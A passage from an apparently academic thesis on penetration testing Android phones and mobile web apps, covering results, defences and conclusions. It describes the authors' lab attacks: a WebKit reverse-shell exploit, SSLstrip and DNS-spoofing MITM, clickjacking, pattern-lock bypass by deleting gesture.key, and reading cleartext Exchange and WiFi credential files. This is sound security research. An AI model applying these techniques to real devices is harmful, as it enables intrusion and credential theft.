To protect you from web based threats the web developer have to use the appropriate security approaches when developing. As a user you can mostly just use common sense and choose what pages you visit and try not to fall for spam mails about cool new games and alike. For a web developer to protect its website and its users against hacking a good basis is to know about the OWASP web application risks, see section 2.8. To protect against injection attacks, best way is if you can use a safe API for parameterized queries, also you can use data sanitization and whitelists, which we talked about in section 2.5.2.

We will now discuss how you can as a developer protect against these threats. To protect against XSS attacks, you should use validation filters, such as white-list, black-list and data sanitization, which we talked about in section 2.5.2. In section 4.1 we have talked about what a developer could do in order to program the best practice when using session tokens. We talk about that developers should not be afraid of re-authenticating users and not implementing the tokens after a specific pattern which can be used to prevent broken authentication and session management. To prevent insecure direct object references, you should use per user or session indirect object references. For example using a drop down menu with corresponding id numbers 1 to 6 which will be sent if selected to server side, where it changes back to actual database key.(OWASP, 2012. *OWASP Top 10 - 2010*) To prevent CSRF the web application could use secret validation tokens that sends more information in every HTTP request that could be used to determine whether or not it came from the correct user. This token should be an unguessable token that is linked to the session cookie. (Barth, A. Jackson, C. & Mitchell J.C, 2008) Another way is to use hidden HTML-form fields. (Vernersson, 2010) To prevent security misconfigurations is a continuous process to harden the defence, always keeping the code and libraries up to date. Search your web application after configuration errors and flaws that could be patchable with some network scanning program. Insecure cryptographic storage could be prevented by not allowing others than back end applications to decrypt database records. Use salt values for password files which will increase the brute force time from 4 weeks to 3000 years.(OWASP, 2012.

OWASP Top 10 - 2010) To prevent failure to restrict URL access the developer needs to check authentication for every page request on the web application. The best way to check this is to visit every page and see if it demands authentication or not. (Vernersson, 2010) Insufficient transport layer protection can be prevented if you should require ssl at least on sensitive pages and make sure that the certificate is valid. Best way to prevent unvalidated redirects and forwards are simply to avoid using them. If you have to use them do not allow user parameters for destination. If user parameters can not be left out, check it is valid and authorized for user. (OWASP, 2012. *OWASP Top 10 - 2010*)

In the execution of XSS laboration from section 3.8.4 we learned that you should not store passwords in browsers or password managers that automatically fills input fields. A better way to store your passwords is with some encrypted tool, for example password safe on PC or keepassdroid for Android.

With the execution of UI redressing laboration in section 3.8.5, we found some websites that were vulnerable. All webmail who is used with Microsoft Exchange can be included in an iframe and trick its users into doing malicious behavior. We also found another website vulnerable, however this website used a javascript prevention for being used in iframes called framebusting. As with HTML5 you can now bypass this defensive mechanism with Sandbox attribute, which prohibits javascript from running. This can of course prevent much of what you can do within this iframe, but there might still be things that can be feasible. The malicious behavior that can be done is for example sending spam, changing its password, asking its user friend list for money. Within an iframe you can do everything possible as usual when you browse the website, except when it is with the Sandbox attribute. By using a fun new game, for example sending advertisement about new cool html5 features for games to an interested game developer, he might try it out. With html5 you can trick the user by moving the hidden iframe underneath, using the victims clicks, make the iframe follow the cursor or hide the cursor and use a fake one. You can copy the text being pressed or use drag and drop to or from the iframe. However this exploit we constructed in section 3.8.5 for UI redressing attack is not possible on a mobile device, since it uses the drag and drop as built in functionality for zooming in the browser. However for ordinary computers it is a big threat not much considered. A easy way to stop this threat is by using header X-Frame-Options: deny, for example as in following example. (Kotowicz K., 2011)

```
<?php header("X-Frame-Options: DENY"); ?>
```

We also run some exploits in our execution part. The webkit remote code execution exploit in section 3.8.1, CVE-2010-1807, made it possible to get a reverse connection to a Android 2.1 device. From this reverse connection we could run commands and be able to get different information depending if it is rooted or not, what information that can be fetched is similar to with physical devices in section 4.4. We also tried two more exploits CVE-2010-1759 webkit normalize bug by author MJ Keith, and CVE : 2010-1119 use after free, by author MJ Keith. These should work in the same kind of fashion, however we only got the Android's browser to crash and no remote connection to our

netcat server. A fourth exploit we tried CVE-2010-4804 Android ‘content://’ uri multiple information disclosure vulnerabilities, by Thomas Cannon also did not work in our execution. With this exploit we got our tested phones web browsers to automatically download a file but we do not get the disclosed information.

The exploit by Thomas Cannon however worked properly when used with metasploit framework in section 3.8.2. As result the victim got an empty page saying “thx” and the attacker got disclosed information from /proc/version, /proc/self/status and /data/system/packages.list. With another feature of metasploit framework is the browser autopwn in execution section 3.8.4. However this did not exploit any Android device version we tested. Though we tested it worked against a Windows XP service pack 2 with firewall disabled and the web browser Internet Explorer version 6.

We found other HTML threats in our research for our thesis however these threats we did not have time to test. These threats consist of port scanning with websockets. Botnets using the victims visiting the website and then changing the appearance into another website (tabnabbing). These could be used to for example DOS attacks, email spam and password cracking. More ways of tracking the users with the new client side storage opportunities. Remotely include files to websites, silent file uploads and getting a reverse shell from a session. (Attack & Defense labs, 2010; Kotowicz K., 2011; Schmidt M., 2011.)

4.3. Network based threats

As said earlier on application-based threats, obfuscated code can be hard and take long time to reverse engineer. It could pay out to listen to communication channels to see how it work instead. We can with MITM manipulate, stop or just listen to data being sent through our proxy.

Creating a MITM attack against a victim could have devastating consequences since the attacker is able to change the packets making a victim download for instance a trojan or an exploit. This could give the attacker a shell as seen with the CVE-2010-1807 exploit and depending on if it is rooted or not the attacker will be able to see more or less sensitive information. We tried a filter for the tool ettercap which should manipulate the http traffic and include a malicious website as an iframe, as can be seen in Appendix E.1. However we did not get this filter to work. Some other possibilities with the MITM attack would be to analyse network traffic for passwords, email, credit card numbers or other sensitive information. By using SSLstrip to remove the encryption between client and malicious machine, we can see sensitive information in clear text. We can also with the MITM and SSLstrip see if the application uses an implemented control in the client to restrict the traffic only being transmitted encrypted. Since mobile devices have a rather small screen it is harder to notice for the victim if the padlock is visible or not which is shown when the traffic is encrypted with SSL. From our test we took two pictures, figure 4.4. and 4.5. They show that it is not easy to see for the untrained eye any difference between them and with some websites the user even needs to zoom in to be able to choose a text field. Because of the routine to do so the user might do it very fast and then not have the time to notice that the padlock is there or not because the address bar will be removed while zooming in.




Figure 4.4. Shows the site with SSL.




Figure 4.5. Shows the site without SSL.

Hotspots are often networks usable at public areas such as library and coffee shops. These networks do not usually have encryption, they are open. In this case an attacker do not need to do a MITM attack to sniff passwords. By putting the attackers WiFi card into promiscuous mode it is possible to sniff all the traffic that is sent through the air. This kind of attack got very much attention when Eric Butler created a plugin to Firefox web browser called Firesheep. With this tool it is possible to steal the cookies containing the session information through the air over a wireless network connection making it possible for an attacker to login as the victim. The problem with many web applications are that they are only transmitting the username and password in encrypted text but the session cookie in cleartext. The attacker would not get the hands on the password but as long as the victim is logged in the attacker could also be logged in. (Vikan, D.E, 2011)

Another kind of attack would be to create a false certificate as we did with burp but then the victim gets prompted with a security warning, yet this attack could work. The problem for the victim is that many websites on Internet makes their own certificates or forgets to renew it and users gets used to ignoring this warning. In case the victim would like to view the certificate the attacker could choose to have the correct common name making it harder for the victim to see any errors and the victim gets less insecure and might continue. A problem that occurred with this attack and with the other MITM attacks were that when using Android applications we got an error saying that the connection was refused. This is because the classes used in programming the connection checks if the certificate is valid. We also noticed that when using SSLstrip to remove the certificate we got the same error. The classes used in Java to contact web applications are:

- `android.webkit.WebView`
- `javax.net.ssl.HttpURLConnection`
- `org.apache.http.impl.client.DefaultHttpClient`

In order to circumvent the SSL certificate validation these classes have to be modified, otherwise they will not work with false certificates or no certificate at all. In web browsers we have the possibility to choose to continue if the certificate is not trusted. However this is not possible with applications which are really good but for developers it is more work to test their application before they get a real certificate. Developers could install their self signed certificate in the keystore under `/system/etc/security/cacerts.bks` on the Android device or by modifying the classes as mentioned before. (Mcafee, 2011. Defeating SSL Certificate Validation for Android Applications)

In the execution test section 3.9.1.5 we did a DNS spoof attack. This attack gave a victim a fake website, which we had prepared. When the user logged in the website stored the victim's credentials to a file and then redirected the victim to the real website. He would then just believe his login did not work and try it again, in which case it will work. This kind of attack is dangerous and it have been developed a tool for pc, mac,

linux computers called DNSCrypt which encrypts DNS requests to opendns servers. However unfortunately this tool does not exist on mobile devices yet.

To prevent malicious access to wireless networks it exists some different encryption protocols that are used which are Wired Equivalent Protection (WEP), WiFi Protected Access (WPA) and WPA2. WEP is considered unsecure since it could be cracked and therefore not an option to use. (Ioannidis, Rubin and Stubblefield, 2004) WPA and WPA2 however are more secured if the wireless router does not have WiFi Protected Setup (WPS) activated. WPS is a feature to make it more simple for people to connect to a wireless router that does not have knowledge about configuring wireless networks. In order to get it to work the user will press a button on the router and then connects with an 8 digit PIN. With the software Reaver it is possible to make a brute force attack on the PIN and because of how the PIN is constructed there exists some ways to narrow the length of the PIN down. So, if the wireless network is running WEP or using WPS it is possible for an attacker to get access to the network and perform a MITM attack. (Viehböck, S, 2011) Since the attacker is connected to the WiFi a network scan could be done to see what exists in the local area network (LAN). Services that are not updated could have exploits which the attacker could use to get more access.

In our DOS with ping we noticed that the whole WiFi network ceased to function. As safety against this threat the company could have a firewall stopping ping traffic on the wifi. For cafe's and such with open unencrypted wifi, they probably do not have any firewall to stop ping traffic. Users could themselves install firewall on their device and deny ping traffic, however the attacker just need to bring two devices and ping one of them to bring down the whole WiFi.

In order to be protected against MITM attacks a user could encrypt the traffic by using a Virtual Private Network (VPN) or encrypted connection to a proxy server, for example using a SSH tunnel. However you have to be able to trust the server with the data, because the traffic could be read by the server's owner. When this is used all the traffic is sent encrypted through the air and the attacker has no chance to see the content in clear text. If it is not possible to use a VPN then attention is a really good protection, for example look after the padlock for SSL as mentioned before. We noticed that when using SSLstrip and with a victim using Swedbanks Internet bank, the speed to browse was very slow. If this depends on the hardware of the attacking computer that was used or if it is the software itself that is the bottleneck, we do not know. However we tested different websites with no delay. We think that the slow speed with the Internet bank should alert the user that something is wrong. The user might believe that there is something wrong with the Internet connection or the website is currently being exposed to high traffic load and because of that the slow speed. Another thing is to never continue when a certificate warning occurs, the warning is there because of a reason. Browsers for computers have developed further impressions than the padlock with colours but when we used browsers for mobile devices they did not have anything more than a tiny padlock. We tried Dolphin browser, Opera mobile, Android browser, Chrome and none of them showed any color in order to show the encrypted connection, just the padlock. We think that if colors were used more users would notice that the link is not safe before they start and zoom in the screen to type their username and password.

The only browser that did not remove the address bar while zooming in was Chrome and we believe that if colors were used a user would more likely notice before zooming in that something is wrong.

4.4. Physical threats


In the execution part we showed how an attacker would do in order to circumvent the security features of the Android device. After deleting the file `gesture.key` any pattern would be granted and thereby have full access to the device. In order to do this with an unrooted device it needs to have USB debugging enabled but with a rooted device which has a custom recovery mode installed it does not matter since it is enabled in recovery mode. It is not very common for an Android device to have USB debugging enabled since it is a feature regular users never use. Instead the smudge attack would be more common to do and with our test it worked very good. You just have to look in different directions to see the smudges. Also the device is most vulnerable just after it have been used, because the smudges can be wiped away when being carried in the pocket. If the attacker knows the google account the Android device is synced with, it is possible to circumvent the pattern lock as well. After some wrong pattern guesses a question pops up which says if you have forgot the pattern. When pressing on this button it is possible to verify yourself with the google account. If instead a password screen lock is being used it is hard to circumvent it unless the attacker knows some regular passwords the victim normally uses. What the attacker could do is to start the phone in recovery mode and then do a factory reset. The user data will be removed but at least the attacker has got himself a new mobile device.

Instead if the victim works at a company the device surely contains trade secrets and account details. Everything on the sdcard is accessible like photos and documents which could be sensitive information. The information might show something secret or personal, also it contains metadata that can be sensitive. This metadata contain timestamps which can be used for tracking the user. Many people tend to save passwords with their browsers or in applications. These applications could suffer from insecure data storage for example, so that the attacker could get access to the passwords or use them directly with the application in the device. For example in Android 4.0 and above it is possible to store the Virtual Private Network (VPN) username and password. The password is stored in the `/data/misc/keystore` directory and is encrypted with a 128-bit Advanced Encryption Standard (AES) key. This key is called masterkey and is also encrypted with an AES key. That key is then created with Password-Based Key Derivation Function 2 (PBKDF2) that takes a passphrase and a salt value, which is repeated a number of times and finally deriving the key from that. (Blogspot, 2011. ICS Credential Storage Implementation.) This passphrase is something the user needs to type in order to unlock the keystore but if the attacker is fast this keystore may still be open. In that case the attacker could connect and explore the inside network of the company which is the last thing a company would like.

You can root an Android device in two ways. Either by using an exploit or installing a new custom ROM, also called system image. (Technoplant, 2012.) By installing a custom ROM all data will be lost so this is not a good idea in the attacker's perspective.

Instead use an exploit that roots the device because then the data at rest will remain but the data in transit will be lost after the reboot. To read more about data at rest and data in transit see section 2.6.1. When doing this a custom recovery mode is often installed as well which has the ability to do a nandroid backup. The backup is stored on the sdcard that could be extracted with adb to a computer where the analysis of the files could be done more easily.

Many companies use Microsoft Exchange to take care of the company email and with Android it exists a built in synchronization application that is called Exchange ActiveSync that could download emails, calendar, contacts and tasks directly to the device from the Exchange email server. If the attacker has rooted the device or if it was rooted from the beginning it is possible to get the username and password for the victims active directory account which is what a Windows account is called for a user. (A. Hoog, 2011) In figure 4.6. the attacker has found the username and password for an active directory account which the attacker could use to gain more access than just the device. In this database file it also exists all emails in cleartext which it also does in the Gmail and Yahoo application.



The screenshot shows the SQLite Database Browser application. The title bar indicates the database path: C:\Users\Fredde\Examensarbete\Android\Root\Third. The interface includes a menu bar (File, Edit, View, Help), a toolbar with various icons, and three tabs: Database Structure, Browse Data (selected), and Execute SQL. Below the tabs, a dropdown menu shows 'Table: HostAuth'. The main area displays a table with the following data:

	port	flags	login	password
1	443		5 faozv09	password
2	443		5 faozv09	password

Figure 4.6. The username and password in cleartext within the Exchange application.

When we did analysis on the backup file we found that WiFi pre shared keys (PSK) are stored in cleartext. They can be found under `/data/misc/wifi/wpa_supplicant.conf`, see figure 4.7.

```

ctrl_interface=wlan0
driver_param=use_p2p_group_interface=1
update_config=1
device_type=0-00000000-0

network={
    ssid="Flygt1"
    psk="password"
    key_mgmt=WPA-PSK
    priority=1
}

network={
    ssid="lan"
    psk="password"
    key_mgmt=WPA-PSK
    priority=3
}

```

Figure 4.7. WiFi passwords stored in cleartext.

With this knowledge an attacker could do a MITM attack and thereby get their hands on much more information as stated before in the result part. As seen, losing the Android device could have further consequences. Some companies do not use a PSK, instead they use some sort of backend authentication solution for example radius on their WiFi and with the previously found active directory account the attacker is able to connect.

Obvious things like always pay attention to where you put the device and to keep it in a closed pocket could be done to prevent these kind of attacks that are done by human mistakes. Since Android 3.0 it is possible to protect the data stored on the Android device by encryption. This encryption uses AES128 and the key is hashed with PBKDF2 which the user needs to type every time the user wants to unlock the screen. This feature is not possible to use with a pattern screen lock, instead the password screen lock needs to be used. (Open source project. Security technical information) Another possibility would be to install software that could be used to remotely erase the data on the Android device. By logging in to a website and with one click the device data could be erased. (Lookout, 2012. Locate Your Phone Almost as Easily as You Lost It)

5. Discussion

In this chapter we will present a conclusion section and a future work section. In the conclusion section we will discuss what have been done according to our problem descriptions and what we did not have time to finish. In the last section we will then discuss future work that can be done as a continuation of this thesis.

5.1. Conclusion

The main goal of this project was to make penetration-testing and explore how this can be used to secure mobile web applications. Possible attack vectors could be towards the mobile device, the communication between the mobile device and the server or the server itself. We have looked into different risks towards mobile applications with the help of OWASP top 10 mobile security risks. These risks have proved to be a good basis for our practical work, i.e. what faults in the applications to look for. In order to show them we have used the applications ExploitMe and Goatsdroid which are programmed with security flaws in the purpose of educating about common security vulnerabilities. These flaws could be executed in order to get information that is valuable for an attacker, see section 2.6.1. To help find the vulnerabilities we have used various tools that are mainly open source tools or available for free usage.

It exists penetration methodologies that are good to follow to execute penetration tests as we mentioned in section 2.3. We present how the tests are executed and what work are divided in different stages of a penetration test. We also studied what is threatening to mobile devices in section 2.6.1. and different malwares in section 2.6.2 and section 2.7.4.

The first question of our problem description is **how standard web application penetration-testing and penetration-testing for mobile devices differ from each other and if we can use the same tools**. Mobile applications often communicate with a server as with web applications. This means that the communication could be captured for both of them.

Reverse engineering is something that is possible with Android applications see section 3.7.2. and with web application as well just using the browser looking at the source code. The only code that is not visible is on the backend. The only way this code is viewable is if the backend server is hacked. In section 3.7.2.1 an example of how to reverse engineer an Android application is shown and in 3.7.2.2 a sensitive information disclosure is found showing the encryption key in the source code because of the ability to reverse engineer the ExploitMe application. Mobile applications are using capabilities like data storage which makes it necessary to look after sensitive information stored on the device which could be compared to web applications ways of storing (i.e. for example cookies or new HTML5 features such as session storage, web storage, web database, application cache (see section 2.8.3.)). However web applications store temporary, at best you can determine a time limit for how long the web storage should last but it is not persistent.

All network tools that we have used, in section 3.2.5, are not restricted against attacking a specific OS. This means we can use the same tools against Android OS as with various PC OS. Android operating system is based on Linux so many tools for penetration testing can be adapted to work from an Android device as well or if using a custom ROM. We think this can be less suspicious if penetration testing should be performed covertly compared to if you would bring a laptop for example walking into a contracted corporation and starting to test the wifi. The tools for reverse engineering for Android are dex2jar and apktool as explained in section 3.2.1 differs from web applications. Because on web application the source code is directly visible easy understanding code from within the browser (i.e. show page source code) whereas the Android tools is used to create easy understandable code. Both are the same in the aspect you are able to get the code and make code review and reverse engineer how it works, however this can be hard and take lots of time if obfuscation techniques have been used.

The second question in the problem description is about **what makes mobile devices a potential target for malicious attempts and what harm could be done in a company's perspective**. In section 2.6.2. we talk about how much information a mobile device could contain like mail content, calendar information, pictures, usernames and passwords and applications that lacks of security could store sensitive information. Users with mobile devices do not care about the same protection as personal computers with firewalls and antivirus software and this is something malware programmers are aware of. We have showed in section 3.7.1.1 how the Android.LeNa application misleads the user in thinking that it needs root privileges to create a VPN directory on the device but in fact it uploads other applications databases if the user grants the root request. This application targets rooted devices and we found a poll made by androidcentral about how many have their Android devices rooted to be 64%, but this may be a misleading number. The users that normally visits that site are more of enthusiasts when it comes to Android devices and we do not think that the number of rooted Android devices are that high.

Another common way is to repackage a popular application with malicious code that demands more permissions for example send SMS and since it is popular it will have more success than an unknown application. A developer could also build up a big user database for an application and then update it with malicious code as mentioned in theory section 2.5.2. Since it is possible to choose auto update for applications in Android it will be updated straight away and the developer could steal sensitive information or what the intention with the malicious code will be.

Since the mobile devices are mobile, users takes them everywhere where the device could be stolen, dropped or forgotten. In section 3.10 we showed how an Android device could be attacked based on if it is rooted or not. If a pattern screen lock is enabled a smudge attack could be successful as it did when we executed it. If the found device have USB debugging enabled it may not matter if the device is rooted or not, since exploits are available to use and they only demand that USB debugging is enabled. If it is already rooted the possibility exists that a custom recovery mode is installed which has USB debugging enabled. With this root access it is then possible to

do a complete backup of the filesystem that may reveal sensitive information. A lost device and based on what is found could continue with other types of attacks like MITM attacks or just getting access to more systems and their sensitive information. If this information are trade secrets in a company it would have severe consequences which the fourth question will answer.

The third question which is **what threats and kind of attacks that are possible on mobile devices** and the fourth, **what are possible risk scenarios for corporations when a user or employees device gets hacked**. The third question have already been introduced in the top of this chapter that talks about the device itself, the communication between the device and the server and the server as three possible attack vectors. From these different attack vectors we have created four different execution parts that are application based, web based, network based and physical threats. Some of the attacks that we have executed on applications have been on the Goatdroid and the ExploitMe application that have security vulnerabilities built in and are made for doing penetration tests for educational purpose. We found insecure data storage and side channel data leakage and when we did reverse engineering on them we also noticed sensitive information disclosure that could occur in an application.

Section 3.9 shows some MITM attacks we have done to see what kind of information the application is transmitting and also what the user is doing on the web. We have done MITM attacks with arp spoofing, SSLstrip, fake certificates and dns spoofing. Because of the small screen on the mobile device it is hard to notice if the connection is encrypted or something else is wrong with the website as we have already said in the result part which we think is a big security risk. Figure 3.16. and 3.17. shows how similar a fake website could be made and if we put in more effort and used an exact version of the design (using the same cascading style sheet (CSS) file) we could get it exactly like the real website. We also noticed how hard it is to see if the connection is encrypted or not when visiting a website as figure 4.4. and figure 4.5. is a good example of. For the server we have not done any execution in how to hack a web server. Instead we focused on what is possible to do when a web server is already under an attacker's control. We uploaded a malicious file that a user downloads and makes the web browser crash and after that we got a remote shell where we could look for sensitive information as in section 3.8.1. If the device was rooted then more sensitive information could be retrieved.

To be secured against network based attacks such as MITM a user could use VPN or SSH tunnel to encrypt the traffic that is being sent. This will disable the attacker to see what is sent through the air. Something we find odd is that no browser to the Android device provides further impressions than just the padlock picture while using SSL compared to computers where browsers makes use of colors as more impressions to notify the user that this site is encrypted and verified. Developers should implement this functionality to mobile browsers as well since we feel that it is more risk not to notice the padlock in mobile browsers. It is also important since on many websites the user needs to zoom in the screen in order to tap on the username and password textfield. When this is done the address bar will disappear and no further impressions could be seen.

We used HTML5 to show how UI redressing could be done combined with iframe in section 3.8.5 and how to stop it with header x-frame-options deny in result section 4.2. This threat can trick users into using their account on the website to spread malicious websites to others. Give the attacker the logged in pages html by dragging it out of the iframe or simply changing the password. (Kotowicz K., 2011.) By using a web browser there is a lot of threats that makes users as vulnerable using mobile devices as with standard computers. Some of these threats are discussed in section 3.4.6. and how to prevent by developers in section 4.2. These threats can if including some malicious code be dangerous for the device as well. We have tried an exploit that roots the phone in physical execution section 3.10.1., and an exploit that gives a remote connection in section 3.8.1. With these exploits and a drive-by-download attack from a trusted website could be really devastating.

The two last questions how can users, corporations and applications be secure against these threats and how can developers improve their performance from a safety standpoint against these threats are discussed as results in chapter 4. We discuss what developers could do to prevent application security risks. Much of these security risks is often solved with common sense and a little bit of security approach as you develop. For example with OWASP sensitive information disclosure risk says that no passwords or keys should be stored in the source code as section 3.7.2.2. This security risk is fairly easy to avoid for developers but others are harder, for instance client side injection. This is a well known issue that have solutions but many developers do not think about it. (Mannino, 2011) To protect from client side injections you should use defensive mechanisms which we have talked about in section 2.5.1. The most common security risks with applications according to OWASP top 10 mobile risks are insecure data storage. We believe this is true because we have seen some applications that are storing sensitive information in plaintext like the Gmail and Yahoo email applications. The most sensational must be the Exchange ActiveSync application that stores username, password and emails in cleartext as we discuss about in section 4.4. The attacker could then use this username and password to gain more access than just the device.

Human mistakes are hard to prevent if a device is lost but if it happens some features and tools exists to protect the sensitive information stored on the device. In section 4.4 we talk about some of these features that could be used and one of them is encryption. Since Android 3.0 it is possible to encrypt all data on the Android device.

If we would try and do an evaluation over the threats that we have showed in this thesis based on what is the biggest threats against mobile devices it would not be a straight answer because it can differ from person to person or company. However we believe most people consider their money the most precious possession and if a hacker can get their money it is the worst. We consider that collecting peoples credit card number as the biggest threat as it is easy to collect and use for a malicious hacker. Even though the victim is using 3-D secure password, the malicious hacker could get their hand on the password the same way as with the credit card number. Second biggest threat as of information would be identity theft. Since that is also very easy to do for a malicious hacker and from a stolen identity it is fairly easy to fool people close to the victim. We believe the biggest risk to loose this information is by a hacker just listening

on the traffic or using a MITM attack in public spaces, because it is so easy to do and commonly, it can gather all traffic, e.g credit card number. Another threat, would be a malicious repacked application that uses a keylogger to log everything that you write, e.g. credit card number. But because it is not so common as listening on the network traffic we consider it a less threat.

5.2. Future work

As mobile devices are a growing technology which is mentioned in the background section 1.1., security must keep up with the development. This means we need more security researchers in the mobile devices field to keep up with the cyber criminals. The execution part of this thesis could go further into studying application risks. We did not have the time to execute all parts of the OWASP top 10 mobile risks. These could be really good to more deeply practically test. We have done this thesis more wide than deep, trying to cover as many different security risks for mobile devices as possible. Additionally we had hoped to test different anti-virus applications for Android devices. However this seemed to be too expensive for our budget since many of them are not free. For future work with larger budget anti-virus test could be done and see how good it is to detect famous malware and your own created combined malicious techniques. To get knowledge for creating our own mashup malicious malware to test, you could do more malware analysis and find in the source code corresponding code for malicious behavior. For example we think it would be interesting to see a tracking application. Which would if it is possible get geolocation information from called phone calls and wifi access points close by. Another field of security we looked at was web applications and with the basis of OWASP top 10 web application risks you could look into more advanced and new attacks possible to do. For example deepen your knowledge and research about XSS attacks and find new attacks. Our thesis focused its network threats on attacks against wifi, however future work could be done against bluetooth and 3G, amongst others. For physical threats part where a device is found it would be interesting to see what information is possible to find if a memory dump is made with the Linux Memory Extractor (LIME). This dump could contain passwords and session tokens as in section 3.7.3.3. Something that would be interesting to know is how many users have their Android devices rooted? Since some of the attacks we have talked about needs the device to be rooted we would like to know the probability to encounter a rooted device. We found a poll on an Android forum site but we think it is misleading so therefore a new survey could be made to see a more general number. We also learned a lot from HTML5, about what could be done which we did not have the time to test, read about these threats we found in result section 4.2.

References

About.com. *How Many Apps Are in the iPhone App Store*. [online] Available at: <<http://ipod.about.com/od/iphonesoftwareterms/qt/apps-in-app-store.htm>> [Accessed 21 May 2012].

Ali, S. and Heriyanto, T., 2011. *BackTrack 4: Assuring Security by Penetration Testing*. Birmingham: Packt Publishing

Aliha, A. Shakhatreha, A. Abdulla, M. & Alostad, J. (2011) 'SQL-injection vulnerability scanning tool for automatic creation of SQL-injection attacks', *Procedia Computer Science*, vol. 3, pp 453-458.

Android developers, 2012. *Platform Versions*. [online] <<http://developer.android.com/resources/dashboard/platform-versions.html>> [Accessed 14 February 2012].

Android developers, 2012. *Security and Permissions*. [online] Available at: <<https://developer.android.com/guide/topics/security/security.html>> [Accessed 9 May 2012].

Android developers, 2012. *What is Android?* [online] Available at: <<https://developer.android.com/guide/basics/what-is-android.html>> [Accessed 1 May 2012].

androidcentral, 2012. *Late-night poll: Is your Android phone rooted?*. [online] Available at: <<http://www.androidcentral.com/late-night-poll-your-android-phone-rooted>> [Accessed 22 May 2012].

Androidcommunity, 2011. *Galaxy Nexus Tips: Unlock bootloader, root, recovery ,more*. [online] Available at: <<http://androidcommunity.com/galaxy-nexus-tips-unlock-bootloader-root-recovery-more-20111215/>> [Accessed 17 May 2012].

Androidforums, 2012. *Galaxy Nexus root / un-root without unlocking bootloader*. [online] Available at: <<http://androidforums.com/verizon-galaxy-nexus-all-things-root/499117-galaxy-nexus-root-un-root-without-unlocking-bootloader.html>> [Accessed 17 May 2012].

Attack & Defense labs, 2010. *Attacking with HTML5* [pdf] Available at: <<http://www.exploit-db.com/wp-content/themes/exploit/docs/17258.pdf>> [Accessed 05 May 2012].

Aviv, J.A. Gibson, K. Mossop, E. Blaze, M. & Smith, J.M. (2010) 'Smudge Attacks on Smartphone Touch Screens', *University of Pennsylvania, USA*.

- Backesy, M. Gerling, S. & Styp-Rekowsky, P. (2011) 'A Local Cross-Site Scripting Attack against Android Phones', *Saarland University, Germany*.
- Badura, T. Becher, M. (2009) 'Testing the Symbian OS Platform Security Architecture', *University of Mannheim, Germany*.
- Barth, A. Jackson, C. & Mitchell J.C. (2008) 'Robus Defenses for Cross-Site Request Forgery', *Stanford University, USA*.
- BBC News Technology. 2012. Data theft: Hacktivists 'steal more than criminals'. [online] Available at: <<http://www.bbc.co.uk/news/technology-17428618>> [Accessed 25 March 2012].
- Beaver, K. 2010. Hacking for Dummies 3rd Edition. Indianapolis, Indiana: Wiley Publishing, Inc.
- Blackberrycool. *RIM Makes BlackBerry Code Signing Keys Free for Tablet and Smartphones*. [online] Available at: <<http://www.blackberrycool.com/2011/02/23/rim-makes-blackberry-code-signing-keys-free-for-tablet-and-smartphones/>> [Accessed 28 March 2012].
- Blogspot, 2011. *ICS Credential Storage Implementation*. [blog] 30 November. Available at: <<http://nelenkov.blogspot.se/2011/11/ics-credential-storage-implementation.html>> [Accessed 4 May 2012].
- Brähler, S. (2010) 'Analysis of the Android Architecture', *Karlsruhe Institute of Technology, Germany*.
- CapTech Blogs, 2010. *HTML5 for the Mobile Enterprise - Security and Compatibility* [online] Available at: <<http://blogs.capttechconsulting.com/blog/nathan-jones/html5-the-mobile-enterprise-security-and-compatibility>> [Accessed 05 May 2012].
- Chalandar, M.E. Darvish, P. Rahmani, A.M. (2007) 'A centralized cookie-based single sign-on in distributed systems', *Information and Communications Technology*.
